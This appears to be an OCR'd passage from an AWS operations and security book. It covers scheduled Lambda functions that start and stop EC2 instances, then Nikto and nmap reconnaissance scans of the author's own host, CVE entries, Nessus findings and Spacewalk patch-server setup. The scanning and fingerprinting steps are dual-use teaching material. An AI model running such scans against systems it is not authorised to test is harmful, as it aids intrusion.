aws_instance.example: Creation complete (ID: i-0b49285399c9f2f52)

Apply complete! Resources: 2 added, 0 changed, 0 destroyed.
```

Lambda > New function

Select blueprint

Configure triggers

Configure function

Review

Select blueprint

Blueprints are sample configurations of event sources and Lambda functions. Choose a blueprint and customize as needed, or skip this step if you want to author a Lambda function and configur otherwise noted, blueprints are licensed under CC0.

Welcome to AWS Lambda! You can get started on creating your first Lambda function by cho

Select runtime | *Filter*

Blank Function

Configure your function from scratch. Define the trigger and deploy your code by stepping through our wizard.

custom

kinesis-firehose-syslog-to-json

An Amazon Kinesis Firehose stream processor that converts input records from RFC3164 Syslog format to JSON.

nodejs · kinesis-firehose

Configure triggers

You can choose to add a trigger that will invoke your function.

Welcome to AWS Lambda! You can get started on creating your first Lambda function by choosing one of the blueprints below.

Lambda

Remove

Cancel | Previous | Next

Configure function

A Lambda function consists of the custom code you want to execute. Learn more about Lambda functions.

Welcome to AWS Lambda! You can get started on creating your first Lambda function by choosing one of the blueprints below.

Name* StopEC2

Description This code will stop EC2 instances.

Runtime* Python 2.7

Lambda function code

Provide the code for your function. Use the editor if your code does not require custom libraries (other than boto3). If you need custom
you can upload your code and libraries as a .ZIP file.

Code entry type Edit code inline

```
import boto3

region = 'ap-south-1'
instances = ['i-03ff2466f732424ba','i-081cdace42aa454e5']


def lambda_handler(event, context):
    ec2 = boto3.client('ec2', region_name=region)
    ec2.stop_instances(InstanceIds=instances)
    print 'stopped your instances: ' + str(instances)
```

IAM > Roles > StartStopEC2

Summary

Role ARN	arn:aws:iam::903916081954:role/StartStopEC2
Role description	
Instance Profile ARNs	
Path	
Creation time	

Permissions | Trust relationships | Ac

Managed Policies

There are no managed policies attached t

Attach Policy

Inline Policies

This view shows all inline policies that are

Create Role Policy

Show Policy


```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "Stmt1502120496000",
            "Effect": "Allow",
            "Action": [
                "ec2:StartInstances",
                "ec2:StopInstances"
            ],
            "Resource": [
                "*"
            ]
        }
    ]
}
```


Cancel

Lambda function handler and role

Handler* lambda_function.lambda_handler

Role* Choose an existing role

Existing role* StartStopEC2

StartStopEC2

▸ Tags

▸ Advanced settings

*** These fields are required.**

Cancel Previous Next

Lambda > Functions

Create a Lambda function

Actions ▲

Show ARN

Test function

Delete function

Filter by t by keyword

Function name	n
StopEC2	This code will stop EC2 instances.

Execution result: succeeded (logs)

The area below shows the result returned by your function execution.

```
null
```

Summary

Code SHA-256 Y/kqW/4uY3bfgaGdOY1+tRANVgydB0NgWpoEmYQX8Gk=

Request ID 24bec4a9-7b88-11e7-84da-4dc33293510b

Duration 1811.72 ms

Log output

The area below shows the logging calls in your code. These correspond to a single row within the CloudWatch log group corresponding to this Lambda function. Click here to view the CloudWatch log group.

```
START RequestId: 24bec4a9-7b88-11e7-84da-4dc33293510b Version: $LATEST
stopped your instances: ['i-03ff2466f732424ba', 'i-081cdace42aa454e5']
END RequestId: 24bec4a9-7b88-11e7-84da-4dc33293510b
REPORT RequestId: 24bec4a9-7b88-11e7-84da-4dc33293510b  Duration: 1811.72 ms    Billed Duration: 1900 ms
```

Launch Instance | Connect | Actions

Filter by tags and attributes or search by keyword

Name	Instance ID	Instance Type	Availability Zone	Instance State
dev-01	i-03ff2466f732424ba	t2.micro	ap-south-1b	stopped
dev-02	i-081cdace42aa454e5	m4.large	ap-south-1b	stopped

Configure function

A Lambda function consists of the custom code you want to execute. Learn more about Lambda functions.

Name* StartEC2

Description This will start EC2

Runtime* Python 2.7

Lambda function code

Provide the code for your function. Use the editor if your code does not require custom libraries (other than boto3). If you you can upload your code and libraries as a .ZIP file.

Code entry type Edit code inline

```
import boto3

region = 'ap-south-1'
instances = ['i-03ff2466f732424ba','i-081cdace42aa454e5']

def lambda_handler(event, context):
    ec2 = boto3.client('ec2', region_name=region)
    ec2.start_instances(InstanceIds=instances)
    print 'stopped your instances: ' + str(instances)
```

Execution result: succeeded (logs)

The area below shows the result returned by your function execution.

```
null
```

Summary

Code SHA-256	Xhxwfxd4lqoqhpl+9qqclMaEFrro+F6/VrfDp1C7Lq4=
Request ID	cb3f5157-7bde-11e7-977d-f751023d3e6d
Duration	2080.19 ms
Billed duration	2100 ms

Log output

The area below shows the logging calls in your code. These correspond to a single row within the CloudWatch log group corresponding to this Lambda function. Click here to view the CloudWatch log group.

```
START RequestId: cb3f5157-7bde-11e7-977d-f751023d3e6d Version: $LATEST
started your instances: ['i-03ff2466f732424ba', 'i-081cdace42aa454e5']
END RequestId: cb3f5157-7bde-11e7-977d-f751023d3e6d
REPORT RequestId: cb3f5157-7bde-11e7-977d-f751023d3e6d  Duration: 2080.19 ms    Billed Duration: 2100 ms
```

Launch Instance | Connect | Actions

Filter by tags and attributes or search by keyword

Name	Instance ID	Instance Type	Availability Zone	Instance State
dev-01	i-03ff2466f732424ba	t2.micro	ap-south-1b	running
dev-02	i-081cdace42aa454e5	m4.large	ap-south-1b	running

CloudWatch
Dashboards
Alarms
ALARM 0
INSUFFICIENT 0
OK 0
Billing
Events
Rules
Event Buses NEW
Logs
Metrics

Step 1: Create rule

Create rules to invoke Targets based on Events happening in your AWS environment.

Event Source

Build or customize an Event Pattern or set a Schedule to invoke Targets.

Event Pattern | Schedule

Fixed rate of _____ Select

Cron expression `0 20 * * ? *`

Next 10 Trigger Date(s)

1. Tue, 08 Aug 2017 20:00:00 GMT
2. Wed, 09 Aug 2017 20:00:00 GMT
3. Thu, 10 Aug 2017 20:00:00 GMT
4. Fri, 11 Aug 2017 20:00:00 GMT
5. Sat, 12 Aug 2017 20:00:00 GMT
6. Sun, 13 Aug 2017 20:00:00 GMT
7. Mon, 14 Aug 2017 20:00:00 GMT
8. Tue, 15 Aug 2017 20:00:00 GMT
9. Wed, 16 Aug 2017 20:00:00 GMT
10. Thu, 17 Aug 2017 20:00:00 GMT

Learn more about CloudWatch Events schedules.

Show sample event(s)

Targets

Select Target to invoke when an event matches your Event Pattern or when schedule is triggered.

Lambda function

Function* StopEC2

Configure version/alias

Configure input

Add target*

* Required

Cancel | Configure details

Step 2: Configure rule details

Rule definition

Name* StopEC2

Description This will stop EC2 automatically at 8 PM everyday.

State ☑ Enabled

CloudWatch Events will add necessary permissions for target(s) so they can be invoked when this rule is triggered.

*** Required**

Cancel | Back | **Create rule**

Step 1: Create rule

Create rules to invoke Targets based on Events happening in your AWS environment.

Event Source

Build or customize an Event Pattern or set a Schedule to invoke Targets.

○ Event Pattern ● Schedule

○ Fixed rate of [ ] Select

● Cron expression `30 10 * * ? *`

Next 10 Trigger Date(s)

1. Tue, 08 Aug 2017 10:30:00 GMT
2. Wed, 09 Aug 2017 10:30:00 GMT
3. Thu, 10 Aug 2017 10:30:00 GMT
4. Fri, 11 Aug 2017 10:30:00 GMT
5. Sat, 12 Aug 2017 10:30:00 GMT
6. Sun, 13 Aug 2017 10:30:00 GMT
7. Mon, 14 Aug 2017 10:30:00 GMT
8. Tue, 15 Aug 2017 10:30:00 GMT
9. Wed, 16 Aug 2017 10:30:00 GMT
10. Thu, 17 Aug 2017 10:30:00 GMT

Learn more about CloudWatch Events schedules.

▸ Show sample event(s)

Targets

Select Target to invoke when an event matches your Event Pattern or when schedule is triggered.

Lambda function

Function* StartEC2

▸ Configure version/alias

▸ Configure input

Add target*

*** Required**

Cancel | **Configure details**

Rules


Rules route events from your AWS resources for processing by selected targets. You can create, edit, and delete rules.

Create rule | Actions

Status All **Name**

	Status	Name	Description
○		StartEC2	This will start EC2 at 10:30 am automatically.
○		StopEC2	This will stop EC2 automatically at 8 PM everyday.

Chapter 7: Vulnerability, Pentest, and Patch Management



```
root@kplabs:~/nikto/program# ./nikto.pl -host zealvora.com
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          139.162.21.95
+ Target Hostname:    zealvora.com
+ Target Port:        80
+ Start Time:         2017-07-22 18:23:33 (GMT5.5)
---------------------------------------------------------------------------
+ Server: nginx/1.10.2
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: https://zealvora.com/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved x-powered-by header: PHP/5.4.16
```

CVE-ID

CVE-2014-3556 Learn more at National Vulnerability Database (NVD)
• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

The STARTTLS implementation in mail/ngx_mail_smtp_handler.c in the SMTP proxy in nginx 1.5.x and 1.6.x before 1.6.1 and 1.7.x before 1.7.4 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted SMTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MLIST:[nginx-announce] 20140805 nginx security advisory (CVE-2014-3556)
- URL:http://mailman.nginx.org/pipermail/nginx-announce/2014/000144.html
- CONFIRM:http://nginx.org/download/patch.2014.starttls.txt
- CONFIRM:https://bugzilla.redhat.com/show_bug.cgi?id=1126891
- HP:HPSBOV03227
- URL:http://marc.info/?l=bugtraq&m=142103967620673&w=2

Date Entry Created

20140514 Disclaimer: The entry creation date may reflect when the CVE-ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20140514)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

CVE-2014-3556 Detail

Modified

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The STARTTLS implementation in mail/ngx_mail_smtp_handler.c in the SMTP proxy in nginx 1.5.x and 1.6.x before 1.6.1 and 1.7.x before 1.7.4 does not properly restrict I/O buffering, which allows man-in-the-middle attackers to insert commands into encrypted SMTP sessions by sending a cleartext command that is processed after TLS is in place, related to a "plaintext command injection" attack, a similar issue to CVE-2011-0411.

Source: MITRE **Last Modified:** 12/29/2014

Quick Info

CVE Dictionary Entry: CVE-2014-3556
Original release date: 12/29/2014
Last revised: 03/16/2015
Source: US-CERT/NIST

Impact

CVSS Severity (version 2.0):

CVSS v2 Base Score: 4.3 MEDIUM
Vector: (AV:N/AC:M/Au:N/C:P/I:N/A:N) (legend)
Impact Subscore: 2.9
Exploitability Subscore: 8.6

CVSS Version 2 Metrics:

Access Vector: Network exploitable - Victim must voluntarily interact with attack mechanism
Access Complexity: Medium
Authentication: Not required to exploit
Impact Type: Allows unauthorized disclosure of information

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

Hyperlink	Resource	Type	Source	Name
http://mailman.nginx.org/pipermail/nginx-announce/2014/000144.html	Patch; Vendor Advisory	External Source	MLIST	[nginx-announce] 20140805 nginx security advisory (CVE-2014-3556)
http://marc.info/?l=bugtraq&m=142103967620673&w=2		External Source	HP	HPSBOV03227
http://nginx.org/download/patch.2014.starttls.txt		External Source	CONFIRM	http://nginx.org/download/patch.2014.starttls.txt
https://bugzilla.redhat.com/show_bug.cgi?id=1126891		External Source	CONFIRM	https://bugzilla.redhat.com/show_bug.cgi?id=1126891

Internal Scan
CURRENT RESULTS: TODAY AT 9:55 PM

Configure | Audit Trail | Launch | Export

Scans > Hosts 1 | Vulnerabilities 164 | Remediations 55 | Notes 1 | History 1

Host	Vulnerabilities
127.0.0.1	62 / 43 / 126

Internal Scan
CURRENT RESULTS: TODAY AT 9:55 PM

Configure | Audit Trail | Launch | Export

Hosts > 127.0.0.1 > Vulnerabilities 164

Severity	Plugin Name	Plugin Family	Count
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS / 16.10 : firefox regression (USN-3216-2)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS / 16.10 : icu vulnerabilities (USN-3227-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS / 16.10 : libxml2 vulnerabilities (USN-3235-1)	Ubuntu Local Security Checks	1
CRITICAL	Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS : python2.7, python3.2, python3.4, python3.5 vulnerabilities (USN-3134-1) (httpoxy)	Ubuntu Local Security Checks	1
HIGH	PostgreSQL Default Unpassworded Account	Databases	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : nspr vulnerability (USN-3028-1)	Ubuntu Local Security Checks	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : nss vulnerability (USN-3029-1)	Ubuntu Local Security Checks	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 / 16.04 LTS : thunderbird vulnerabilities (USN-3023-1)	Ubuntu Local Security Checks	1
HIGH	Ubuntu 12.04 LTS / 14.04 LTS / 15.10 : pidgin vulnerabilities (USN-3031-1)	Ubuntu Local Security Checks	1

CRITICAL Ubuntu 12.04 LTS / 14.04 LTS / 16.04 LTS / 16.10 : firefox regression (USN-3216-2)

Description

USN-3216-1 fixed vulnerabilities in Firefox. The update resulted in a startup crash when Firefox is used with XRDP. This update fixes the problem.

We apologize for the inconvenience.

Multiple security issues were discovered in Firefox. If a user were tricked in to opening a specially crafted website, an attacker could potentially exploit these to bypass same origin restrictions, obtain sensitive information, spoof the addressbar, spoof the print dialog, cause a denial of service via application crash or hang, or execute arbitrary code. (CVE-2017-5398, CVE-2017-5399, CVE-2017-5400, CVE-2017-5401, CVE-2017-5402, CVE-2017-5403, CVE-2017-5404, CVE-2017-5405, CVE-2017-5406, CVE-2017-5407, CVE-2017-5408, CVE-2017-5410, CVE-2017-5412, CVE-2017-5413, CVE-2017-5414, CVE-2017-5415, CVE-2017-5416, CVE-2017-5417, CVE-2017-5418, CVE-2017-5419, CVE-2017-5420, CVE-2017-5421, CVE-2017-5422, CVE-2017-5426, CVE-2017-5427).

Note that Tenable Network Security has extracted the preceding description block directly from the Ubuntu security advisory. Tenable has attempted to automatically clean and format it as much as possible without introducing additional issues.

Solution

Update the affected firefox package.

Output

```
  - Installed package : firefox_47.0+build3-0ubuntu0.14.04.1
    Fixed package     : firefox_52.0.2+build1-0ubuntu0.14.04.1
```

Plugin Details

Severity:	Critical
ID:	99121
Version:	$Revision: 3.2 $
Type:	local
Family:	Ubuntu Local Security Checks
Published:	2017/03/31
Modified:	2017/04/04

Risk Information

Risk Factor: Critical

CVSS Base Score: 10.0

CVSS Vector:
CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

CVSS Temporal Vector:
CVSS2#E:U/RL:OF/RC:C

CVSS Temporal Score: 7.4

Vulnerability Information

CPE: cpe:/o:canonical:ubuntu_linux:12.04:-:lts
cpe:/o:canonical:ubuntu_linux:14.04
cpe:/o:canonical:ubuntu_linux:16.04

Hosting History

Netblock owner	IP address	OS	Web server	Last seen Refresh
Linode, LLC	139.162.21.95	Linux	nginx/1.10.2	27-Feb-2017

Security

Netcraft Risk Rating [FAQ]	1/10		
On Spamhaus Block List	No	On Exploits Block List	No
On Policy Block List	No	On Domain Block List	No

```
[root@mykplabs ~]# nmap kplabs.in

Starting Nmap 6.40 ( http://nmap.org ) at 2017-07-29 03:47 UTC
Nmap scan report for kplabs.in (139.162.21.95)
Host is up (0.000010s latency).
rDNS record for 139.162.21.95: li863-95.members.linode.com
Not shown: 996 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
443/tcp  open  https
3306/tcp open  mysql

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

```
[root@mykplabs ~]# nmap -sV  kplabs.in

Starting Nmap 6.40 ( http://nmap.org ) at 2017-07-29 03:48 UTC
Nmap scan report for kplabs.in (139.162.21.95)
Host is up (0.000011s latency).
rDNS record for 139.162.21.95: li863-95.members.linode.com
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.2
80/tcp   open  http    nginx 1.10.2
443/tcp  open  http    nginx 1.10.2
3306/tcp open  mysql?
1 service unrecognized despite returning data. If you know the service/version
```

```
[root@mykplabs ~]# telnet kplabs.in 3306
Trying 139.162.21.95...
Connected to kplabs.in.
Escape character is '^]'.
V[illegible]ost 'li863-95.members.linode.com' is not allowed to connect to this MariaDB serverConnection closed by
oreign host.
```

Current Description


The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

Source: MITRE **Last Modified:** 04/07/2014 + View Analysis Description

Impact

CVSS Severity (version 2.0):


CVSS v2 Base Score: 5.0 MEDIUM
Vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N) (legend)
Impact Subscore: 2.9
Exploitability Subscore: 10.0





```
Dependencies Resolved

================================================================================================================
 Package                                                    Arch                                   Version
================================================================================================================
Installing:
 spacewalk-setup-postgresql                                 noarch                                 2.6.2-1.el7
Installing for dependencies:
 lsof                                                       x86_64                                 4.87-4.el7
 postgresql-contrib                                         x86_64                                 9.2.18-1.el7
 postgresql-pltcl                                           x86_64                                 9.2.18-1.el7
 postgresql-server                                          x86_64                                 9.2.18-1.el7
 tcl                                                        x86_64                                 1:8.5.13-8.el
 uuid                                                       x86_64                                 1.6.2-26.el7

Transaction Summary
================================================================================================================
Install  1 Package (+6 Dependent packages)

Total download size: 6.6 M
Installed size: 24 M
Is this ok [y/d/N]: 
```

```
  spacewalk-schema                                          noarch                    2.6.17-1.el7
  spacewalk-search                                          noarch                    2.6.1-1.el7
  spacewalk-selinux                                         noarch                    2.3.2-1.el7
  spacewalk-setup                                           noarch                    2.6.2-1.el7
  spacewalk-setup-jabberd                                   noarch                    2.3.2-1.el7
  spacewalk-taskomatic                                      noarch                    2.6.49-1.el7
  stringtree-json                                           noarch                    2.0.9-11.el7
  struts                                                    noarch                    1.3.10-14.1.el7
  susestudio-java-client                                    noarch                    0.1.4-4.el7
  tanukiwrapper                                             x86_64                    3.2.3-16.el7
  tftp-server                                               x86_64                    5.2-13.el7
  tomcat5-jsp-2.0-api                                       noarch                    5.5.27-7.jpp5
  tomcat5-servlet-2.4-api                                   noarch                    5.5.27-7.jpp5
  tomcat6-servlet-2.5-api                                   noarch                    6.0.18-9.jpp5
  udns                                                      x86_64                    0.4-3.el7
  unzip                                                     x86_64                    6.0-16.el7
  velocity-dvsl                                             noarch                    1.0-2.jpp5
  velocity-tools                                            noarch                    1.4-1.jpp5

 Transaction Summary
 ================================================================================================================
 Install  1 Package (+258 Dependent packages)

 Total download size: 138 M
 Installed size: 388 M
 Is this ok [y/d/N]: 
```

```
[root@spacewalk ~]# spacewalk-service status
Redirecting to /bin/systemctl status  postgresql.service
● postgresql.service - PostgreSQL database server
   Loaded: loaded (/usr/lib/systemd/system/postgresql.service; enabled; vendor preset: disabled)
   Active: active (running) since Tue 2017-07-25 10:08:44 UTC; 1h 54min ago
  Process: 1750 ExecStop=/usr/bin/pg_ctl stop -D ${PGDATA} -s -m fast (code=exited, status=0/SUCCESS)
  Process: 1779 ExecStart=/usr/bin/pg_ctl start -D ${PGDATA} -s -o -p ${PGPORT} -w -t 300 (code=exited, status=0/SUCCESS)
  Process: 1774 ExecStartPre=/usr/bin/postgresql-check-db-dir ${PGDATA} (code=exited, status=0/SUCCESS)
 Main PID: 1783 (postgres)

  ● jabberd.service - Jabber Server
     Loaded: loaded (/usr/lib/systemd/system/jabberd.service; enabled; vendor preset: disabled)
     Active: active (exited) since Tue 2017-07-25 10:08:44 UTC; 1h 54min ago
    Process: 1813 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
   Main PID: 1813 (code=exited, status=0/SUCCESS)
     CGroup: /system.slice/jabberd.service

  Jul 25 10:08:44 ip-10-61-0-167.eu-west-1.compute.internal systemd[1]: Starting Jabber Server...
  Jul 25 10:08:44 ip-10-61-0-167.eu-west-1.compute.internal systemd[1]: Started Jabber Server.
  Redirecting to /bin/systemctl status  tomcat.service
  ● tomcat.service - Apache Tomcat Web Application Container
     Loaded: loaded (/usr/lib/systemd/system/tomcat.service; enabled; vendor preset: disabled)
     Active: active (running) since Tue 2017-07-25 10:08:44 UTC; 1h 54min ago
   Main PID: 1832 (java)
     CGroup: /system.slice/tomcat.service
             └─1832 /usr/lib/jvm/jre/bin/java -ea -Xms256m -Xmx256m -Djava.awt.headless=true -Dorg.xml.sax.driver=org.apache.xerces.parsers.

  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.catalina.startup.HostConfig de
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Deployment of configuration descriptor /etc/tomcat/Catalina/
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.coyote.AbstractProtocol start
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: INFO: Starting ProtocolHandler ["http-bio-127.0.0.1-8080"]
  Jul 25 10:09:05 ip-10-61-0-167.eu-west-1.compute.internal server[1832]: Jul 25, 2017 10:09:05 AM org.apache.coyote.AbstractProtocol start
